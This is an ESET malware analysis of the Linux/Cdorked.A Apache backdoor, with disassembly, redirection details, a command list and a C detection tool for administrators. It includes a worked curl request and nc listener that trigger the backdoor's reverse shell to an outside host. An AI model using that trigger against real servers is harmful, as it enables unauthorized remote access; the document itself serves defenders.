Linux/Cdorked.A: New Apache backdoor being used in the wild to serve Blackhole

welivesecurity.com/2013/04/26/linuxcdorked-new-apache-backdoor-in-the-wild-serves-blackhole/

April 26, 2013

Analysis of a malicious backdoor serving Blackhole exploit pack found on Linux Apache webserver compromised by malware dubbed Linux/Cdorked.A, together with remediation tool and techniques.

26 Apr 2013 - 11:28AM

Analysis of a malicious backdoor serving Blackhole exploit pack found on Linux Apache webserver compromised by malware dubbed Linux/Cdorked.A, together with remediation tool and techniques.

Last week, our friends at Sucuri sent us a modified version of an Apache webserver redirecting some of its requests to the infamous Blackhole exploit packs. Sucuri has published a blog post on this attack. (You can find more about Blackhole here.)

Our analysis of this malware, dubbed Linux/Cdorked.A, reveals that it is a sophisticated and stealthy backdoor meant to drive traffic to malicious websites. We urge system administrators to check their servers and verify that they are not affected by this threat. Detailed instructions to perform this check are provided below. (Update 5/1/2013: An improved tool coded in C replaced the Python script we originally published.)

In fact, Linux/Cdorked.A is one of the most sophisticated Apache backdoors we have seen so far. Although we are still processing the data, our Livegrid system reports hundreds of compromised servers. The backdoor leaves no traces of compromised hosts on the hard drive other than its modified httpd binary, thereby complicating forensics analysis. All of the information related to the backdoor is stored in shared memory. The configuration is pushed by the attacker through obfuscated HTTP requests that aren't logged in normal Apache logs. This means that no command and control information is stored anywhere on the system.

Technical analysis of Linux/Cdorked

Here we provide the first technical analysis of Linux/Cdorked, which seems to be affecting hundreds of webservers right now. In the Linux/Cdorked binary all the important or suspicious strings are encrypted. As shown in the following image, a function is responsible for decrypting the strings on demand with a static XOR key.

```
mov     cs:_xarr_11688+220h, rax
lea     rax, _xx69_11758 ; "cÔ"
mov     cs:_xarr_11688+228h, rax
lea     rax, _xx70_11759
mov     cs:_xarr_11688+230h, rax
mov     eax, [rbp+index]
mov     rdx, cs:ap_xlen_ptr
mov     eax, eax
movzx   eax, byte ptr [rdx+rax]
movsx   ecx, al         ; ecx = len_array[index]
mov     eax, [rbp+index]
mov     eax, eax
lea     rdx, ds:0[rax*8]
lea     rax, _xarr_11688
mov     rdx, [rdx+rax]  ; rdx = _xarr_11688[index]
mov     rax, [rbp+outbuffer]
mov     rsi, rax        ; rsi = buffer
mov     rax, cs:xkey
mov     rdi, rax        ; rdi = xkey
call    xor_string
mov     rax, [rbp+outbuffer]
leave
retn
get_string_from_id endp
```

The version of Linux/Cdorked that we have analyzed contains a total of 70 strings that are encoded this way. As shown in the following screenshot, the key used for encoding the data is 27A4E2DADAF183B51E3DA7F6C9E6239CDFC8A2E50A60E05F.

```
ap_xkey         db 27h, 0A4h, 0E2h, 0DAh, 0DAh, 0F1h, 83h, 0B5h, 1Eh, 3Dh
                                        ; DATA XREF: .got:xkey↑o
                db 0A7h, 0F6h, 0C9h, 0E6h, 23h, 9Ch, 0DFh, 0C8h, 0A2h
                db 0E5h, 0Ah, 60h, 0E0h, 5Fh, 0
                align 20h
```

As mentioned before, Linux/Cdorked does not write any files on the disk. Instead, it allocates around six megabytes of shared memory to keep its state and configuration information. This memory block, a POSIX shared region of memory (shm), is used by all Apache subprocesses but can also be accessed by any other process since the malware authors didn't limit its permission. The following screenshot shows the (read, write for everyone) permission rights assigned to the shared memory region.

```
mov     rax, cs:ap_shm_addr_ptr
mov     rax, [rax]
test    rax, rax
jnz     loc_43B075
mov     edx, 666o
mov     esi, size shared_mem_s
mov     edi, 63599
call    _shmget
mov     rdx, cs:ap_shmid_ptr
mov     [rdx], eax
```

There are two ways the attacker can control the behavior of the backdoored server: through a reverse connect shell or through special commands, all of them are triggered via HTTP requests.

The Linux/Cdorked.A backdoor

The HTTP server is equipped with a reverse connect backdoor that can be triggered via a special HTTP GET request. It is invoked when a request to a special path is performed with a query string in a particular format, containing the hostname and port to connect. The client IP of the HTTP dialog is used as a key to decrypt the

query string as a 4 byte XOR key. Additionally, IP specified in X-Real-IP or X-Forwarded-For headers will override the client IP as the XOR key. This means we can craft a X-Real-IP header that will in effect be a “\x00\x00\x00\x00” key. Query string also needs to be hex-encoded before sending.


```
$ nc -l 4444
ok
$ ls
ls
bin   home            lib64       opt   sbin     tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  selinux  usr
dev   initrd.img.old  media       root  srv      var
etc   lib             mnt         run   sys      vmlinuz
$ id -a
id -a
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

$ curl -H "X-Real-IP: 2     3.2     8" -i -s http://192.168.56.101:8080/
 ?$(python -c 'print "GET_BACK;192.168.56.1;4444".encode("hex")')
```

While the shell is used by the attacker, the HTTP connection creating it is hung (the backdoor code does not implement forking). This implies that malicious shells can be found if one has access to the server and checks for long-running HTTP connections. On the other hand, the HTTP request does not appear in Apache’s log file due to the way the malicious code is hooked into Apache.

Redirection in Linux/Cdorked.A

When redirecting a client, the malware adds base64 encoded string to the query containing information like the original visited URL and whether or not the request was originally to a javascript file so the server could provide the right payload.



An example redirection looks like:

1 Location: hxxp://dcb84fc82e1f7b01. xxxxxxgsm.be/index.php?j=anM9MSZudmNiaW11Zj1jY3

2 Zja3FqdSZ0aW1lPTEzMDQxNjE4MjctMzYwNDUzNjUwJnNyYz0yMzImc3VybD13d3cuaW5mZWN0ZWRzZXJ2

3 ZXIuY29tJnNwb3J0PTgwJmtleT0xM0Q5MDk1MCZzdXJpPS9mb3J1bS93Y2YvanMvM3JkUGFydHkvcHJvdG

4 9hY3Vsb3VzLjEuOC4yLm1pbi5qcw==

After decoding, the following parameters appear:

1 js=1&nvcbimuf=ccvckqju&time=1304161827-360453650&src=232&surl=www.infectedserver

2 .com&sport=80&key=13D90950&suri=/forum/wcf/js/3rdParty/protoaculous.1.8.2.min.js

The “surl” parameter shows the infected host and the “suri” indicates what the original requested resource was.

After the redirection, a web cookie is set on the client so it is not redirected again. This cookie is also set if a request is made to a page that looks like an administration page. The backdoor will check if the URL, the server name, or the referrer matches any of the following strings : ‘*adm*’, ‘*webmaster*’, ‘*submit*’, ‘*stat*’, ‘*mrtg*’, ‘*webmin*’, ‘*cpanel*’, ‘*memb*’, ‘*bucks*’, ‘*bill*’, ‘*host*’, ‘*secur*’, ‘*support*’. This is probably done to avoid sending malicious content to administrators of the website, making the infection harder to spot. The following screenshot shows part of the code responsible for handling the web cookie.

```
public set_GIDID_cookie
set_GIDID_cookie proc near

request_rec= qword ptr -88h
outbuffer= dword ptr -80h

push    rbp
mov     rbp, rsp
sub     rsp, 90h
mov     [rbp+request_rec], rdi
lea     rax, [rbp+outbuffer]
mov     rsi, rax        ; outbuffer
mov     edi, 36         ; num
call    get_string_from_id ; GIDID=6745609876567 ; path=/; expires=Friday, 31-Dec-2030 23:59:59 GMT
mov     rdx, rax
mov     rax, [rbp+request_rec]
mov     rax, [rax+request_rec.headers_out]
lea     rsi, aSetCookie ; "Set-Cookie"
mov     rdi, rax
call    _apr_table_setn
lea     rax, [rbp+outbuffer]
mov     rsi, rax        ; outbuffer
mov     edi, 36         ; num
call    get_string_from_id ; GIDID=6745609876567 ; path=/; expires=Friday, 31-Dec-2030 23:59:59 GMT
mov     rdx, rax
mov     rax, [rbp+request_rec]
mov     rax, [rax+request_rec.err_headers_out]
lea     rsi, aSetCookie ; "Set-Cookie"
mov     rdi, rax
call    _apr_table_setn
leave
retn
set_GIDID_cookie endp
```

A few other conditions must be met before redirection happens; for example, a check is done for the presence of the Accept-Language, Accept-Encoding, and Referrer header.

Other Linux/Cdorked.A commands

We found 23 commands in Linux/Cdorked.A that can be sent to the server via a POST to a specially crafted URL. The request must also contain a cookie header starting with “SECID=”. The query string value must hold 2 hex encoded bytes that are encrypted with the client IP, using the same technique as the shell. The SECID cookie data will be used as arguments to some of the commands. We believe that the URLs to redirect clients are sent to the backdoor using this method. The redirection information will be stored encrypted in the allocated shared memory region. We also believe that the conditions for redirection are set this way, for example, a white list of user agents to redirect can be preconfigured and a black list of IPs to avoid redirection.

This is the complete list of commands found in the binary we have analysed: ‘DU’, ‘ST’, ‘T1’, ‘L1’, ‘D1’, ‘L2’, ‘D2’, ‘L3’, ‘D3’, ‘L4’, ‘D4’, ‘L5’, ‘D5’, ‘L6’, ‘D6’, ‘L7’, ‘D7’, ‘L8’, ‘D8’, ‘L9’, ‘D9’, ‘LA’, ‘DA’.

Finally, some information about the status of the backdoor is returned in the ETag HTTP header, as shown in the screenshot below. We are still investigating the purpose of each of the commands and will publish our results as soon as the analysis is completed. In short, they all either add content to, or remove it from, the configuration in the shared memory region.

Linux/Cdorked.A Remediation

As previously mentioned, the permissions on the shared memory allocation are loose. This allows other process to access to memory. We have made a free tool to allow systems administrators to verify the presence of the shared memory region and dump its content into a file (you can download dump_cdorked_config.c or copy and paste the code from the listing below).

We also recommend using debsums for Debian or Ubuntu systems and `rpm --verify` for RPM based systems, to verify the integrity of your Apache web server package installation. (However, remember to temper this advice with the reality that the package manifest could have been altered by an attacker.) Checking for the presence of the shared memory is the recommended way to make sure you are not infected. We would be interested in receiving any memory dumps for further analysis.

At the time of writing, the ESET Livegrid monitoring system is showing hundreds of webservers that seem to be affected by this backdoor with thousands of visitors being redirected to malicious content. We will publish more information on the scale and complexity of this operation in the days to come.

The following researchers contributed to this report: Olivier Bilodeau, François Chagnon, Alexis Dorais-Joncas, Sebastien Duquette and Marc-Étienne Léveillé.

Resources:

1 SHA1 of the analyzed binary: 24e3ebc0c5a28ba433dfa69c169a8dd90e05c429

Code for the shared memory dump tool: dump_cdorked_config.c

```
1  <span style="color: #3366ff;">// This program dumps the content of a shared memory block</span>
2  <span style="color: #3366ff;">// used by Linux/Cdorked.A into a file named
   httpd_cdorked_config.bin</span>
3  <span style="color: #3366ff;">// when the machine is infected.</span>
4  <span style="color: #3366ff;">//</span>
5  <span style="color: #3366ff;">// Some of the data is encrypted. If your server is infected and you</span>
6  <span style="color: #3366ff;">// would like to help, please send the httpd_cdorked_config.bin</span>
7  <span style="color: #3366ff;">// and your httpd executable to our lab for analysis. Thanks!</span>
8  <span style="color: #3366ff;">//</span>
```

```
<span style="color: #3366ff;">// Build with gcc -o dump_cdorked_config dump_cdorked_config.c</span>
<span style="color: #3366ff;">//</span>
<span style="color: #3366ff;">// Marc-Etienne M.Léveillé &lt;leveille@eset.com&gt;</span>
<span style="color: #3366ff;">//</span>

#include &lt;stdio.h&gt;
#include &lt;sys/shm.h&gt;

#define CDORKED_SHM_SIZE (6118512)
#define CDORKED_OUTFILE "httpd_cdorked_config.bin"

int main (int argc, char *argv[]) {
    int maxkey, id, shmid, infected = 0;
    struct shm_info shm_info;
    struct shmid_ds shmds;
    void * cdorked_data;
    FILE * outfile;

    maxkey = shmctl(0, SHM_INFO, (void *) &amp;shm_info);
    for(id = 0; id &lt;= maxkey; id++) {
        shmid = shmctl(id, SHM_STAT, &amp;shmds);
        if (shmid &lt; 0)
            continue;

        if(shmds.shm_segsz == CDORKED_SHM_SIZE) {
            // We have a matching Cdorked memory segment
            infected++;
            printf("A shared memory matching Cdorked signature was found.\n");
            printf("You should check your HTTP server's executable file integrity.\n");

            cdorked_data = shmat(shmid, NULL, 0666);
            if(cdorked_data != NULL) {
                outfile = fopen(CDORKED_OUTFILE, "wb");
                if(outfile == NULL) {
```

```
43                  printf("Could not open file %s for writing.", CDORKED_OUTFILE);
44              }
45              else {
46                  fwrite(cdorked_data, CDORKED_SHM_SIZE, 1, outfile);
47                  fclose(outfile);
48
49                  printf("The Cdorked configuration was dumped in the %s file.\n\n", CDORKED_OUTFILE);
50              }
51          }
52      }
53  }
54  if(infected == 0) {
55      printf("No shared memory matching Cdorked signature was found.\n");
56      printf("To further verify your server, run \"ipcs -m -p\" and look");
57      printf(" for a memory segments created by your http server.\n");
58  }
59  else {
60      printf("If you would like to help us in our research on Cdorked, ");
61      printf("please send the httpd_cdorked_config.bin and your httpd executable file ");
62      printf("to our lab for analysis at leveille@eset.com. Thanks!\n");
63  }
64  return infected;
65 }
```

26 Apr 2013 - 11:28AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion